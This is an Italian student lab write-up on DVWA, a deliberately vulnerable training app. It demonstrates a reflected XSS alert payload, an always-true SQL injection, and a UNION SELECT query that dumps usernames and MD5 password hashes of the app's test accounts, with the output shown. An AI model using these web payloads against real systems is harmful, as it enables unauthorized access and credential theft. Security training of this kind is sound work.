


Consegna S6/L2



di Giuseppe Lupoi

XSS Reflected

In questa sezione abbiamo a disposizione un campo dove inserire un nome, successivamente noteremo che lo stesso nome inserito dall'utente verrà inserito anche nell'url




Proviamo dunque ad inserire uno script nello stesso campo dove prima abbiamo inserito il nome “Pino”.

Andremo quindi a scrivere:

`<script>alert('ERRORE')</script>`

Se tutto funziona correttamente vedremo su schermo un pop-up che riporta il messaggio che abbiamo precedentemente inserito nello script



SQL Injection

La pagina **SQL Injection** ci permette, tramite l'inserimento nel suo campo, di avere in output gli user corrispondenti all'input ed attivi sul server

Vulnerability: SQL Injection

User ID:

```
ID: 1
First name: admin
Surname: admin
```

Possiamo provare ad inserire una condizione sempre vera per ricevere in output la lista completa degli user.

Per esempio: **' OR '1'='1**

Vulnerability: SQL Injection

User ID:

ID: ' OR '1'='1
First name: admin
Surname: admin

ID: ' OR '1'='1
First name: Gordon
Surname: Brown

ID: ' OR '1'='1
First name: Hack
Surname: Me

ID: ' OR '1'='1
First name: Pablo
Surname: Picasso

ID: ' OR '1'='1
First name: Bob
Surname: Smith

Arrivati a questo punto proveremo ad ingannare il server con una query **UNION**, per farlo dovremmo sapere il numero di parametri richiesti, sappiamo già che sono due: First name, Surname.

Scriveremo quindi: **1'UNION SELECT user, password FROM users#**

L'errore in output sarà quello di mostrare in **First name** il nome dell' user, e come **Surname** la sua password corrispondente cifrata

Vulnerability: SQL Injection

User ID:

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

